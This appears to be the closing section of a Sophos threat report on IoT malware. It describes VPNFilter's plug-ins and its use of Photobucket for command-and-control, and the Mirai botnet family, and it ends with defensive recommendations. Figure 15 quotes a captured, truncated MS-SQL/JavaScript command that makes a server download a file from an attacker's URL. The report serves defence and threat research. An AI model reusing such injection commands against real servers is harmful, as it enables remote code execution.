
```
1866 root       696 S    ./sample_06
1867 root      1164 R    ps
oot@QNAP:[redacted]# netstat -an
ctive Internet connections (servers and established)
roto Recv-Q Send-Q Local Address           Foreign Address         State
cp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
cp        0    139 [redacted]              [redacted]              ESTABLISHED
cp        0      0 [redacted]              [redacted]              TIME WAIT
cp        0      0 [redacted]              50.19.229.252:80        ESTABLISHED
cp        0      0 [redacted]              [redacted]              ESTABLISHED
dp        0      0 0.0.0.0:53              0.0.0.0:*
dp        0      0 0.0.0.0:67              0.0.0.0:*
aw        0      0 0.0.0.0:255             0.0.0.0:*               255
```

Figure 13: VPNFilter running on a TP-Link home router, calling a service named IPify to establish its public-facing IP address

The malware was unique from other IoT-based malware for several reasons:

First, it was highly extensible, with a series of plug-in components that it could call upon to perform specific tasks, such as to exfiltrate data passing through the router, or to wipe the firmware of a device completely clean.

Second, it was found to be able to persist on devices by employing very narrowly targeted exploits against vulnerabilities on the devices it affected.




```
No.   Time          Full request URI
  8   0.190095
 10   20.157804     http://api.ipify.org/?format=json
 65   669.502325    http://photobucket.com/user/nikkireed11/library
 66   669.522335
 95   1108.026076   http://photobucket.com/user/nikkireed11/library
 97   1108.046086
123   2145.168409   http://photobucket.com/user/eva_green1/library
124   2145.198424
145   2465.868685   http://photobucket.com/user/monicabelci4/library
148   2465.888695
168   2782.647000   http://photobucket.com/user/jeniferaniston1/library
171   2782.677015
189   2985.504774   http://photobucket.com/user/nikkireed11/library
192   2985.534789
209   3178.281117   http://photobucket.com/user/eva_green1/library
222   3308.065979   http://photobucket.com/user/eva_green1/library
241   3445.924877   http://photobucket.com/user/amandaseyfried1/library
242   3445.954892
267   3766.685182   http://photobucket.com/user/lisabraun87/library
268   3766.705192
```

Figure 14: VPNFilter network traffic, captured when an infected router attempted to reach the command-and-control Photobucket directories

It further complicated analysis by using a novel approach to command-and-control: VPNFilter took its instructions by visiting a well-known public photo sharing website and downloading specially crafted pictures of glamour models which contained embedded instructions.

Mirai and its successors: The Mirai botnet, the source code for which had been publicly disclosed in 2016, used exploits against certain models of network devices to spread automatically and add those devices to a botnet that could be used to target websites with DDoS attacks.



```
DECLARE @js1 int;EXEC sp_OACreate 'ScriptControl',@js1
sp_OASetProperty @js1, 'Language', 'JavaScript1.1';EXEC
'Eval', NULL, 'var toff=3000;var url1 =
"http://www.cyg2016.xyz:8888/kill.html";http = new
ActiveXObject("Msxml2.ServerXMLHTTP");fso = new
ActiveXObject("Scripting.FilesystemObject");wsh = new
ActiveXObject("WScript.Shell");http.open("GET", url1,
false);http.send();str = http.responseText;arr = str.sp
```

Figure 15: Malicious MS-SQL commands issued by an automated attacker against a SQL server honeypot, instructing the server to download a malicious file from a URL associated with a Mirai botnet

While Mirai is still alive, several other successor bot families have emerged, some of which borrow code snippets from Mirai, including Aidra, Wifatch, and Gafgyt. Criminal gangs who operate infrastructure for these botnets have developed a range of automated attacks that target a broad array of networked devices, which now have expanded beyond inexpensive routers to include database servers, commercial-grade routers, and networked CCTV cameras and DVR systems. Wifatch is unique in that it acts as a sort of vigilante, using the worm-like capabilities of these types of bots to infect vulnerable devices, and then warns the owner of the device to secure the device against future attack.

Conclusions

We have a few suggestions for you to take away and apply to your devices and networks.

Ransomware isn't going away

Many of the worst manual ransomware attacks started when the attacker discovered that an administrator had opened a hole in the firewall for a Windows computer's remote desktop. Closing these easy loopholes goes a long way to preventing these kinds of attacks. If you need to RDP, put it behind a VPN.

Multi-factor authentication is an amazingly effective tool for preventing the abuse of stolen credentials. If you're not using it now, you should be.

Administrators who manage networks should limit their use of the Domain Admin credentials to a dedicated machine or machines that are used for no other purpose.

Malicious spam a primary vector of malware

Many malware infections start with an email message, which may or may not have either a link, an attachment, or both. At the very least, be aware that malware may leverage files you might not consider dangerous, like Office documents, to start the infection process.

Practice the fundamentals

Use a password manager and never reuse passwords. Keep up to date with operating system patches and app or software updates. Change the default administrator passwords on things like home routers, modems, and network-attached storage servers. Add a passcode or password pattern to your phone. Use multi-factor authentication for everything you can use it for. Stay mindful and practice reflexive distrust of unknown files, messages, or links.

Researchers whose work contributed to or appeared in the report:

Andrew Brandt
Brett Cove
Chen Yu
Chester Wisniewski
Gabor Szappanos
Jagadeesh Chandraiah
Jason Zhang
Joe Levy
Pankaj Kohli
Peter MacKenzie
Richard Cohen
Rowland Yu
Sergei Shevchenko
Timothy Easton

Learn More

Read our threat research at our SophosLabs Uncut blog: **j.mp/sophoslabs**

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK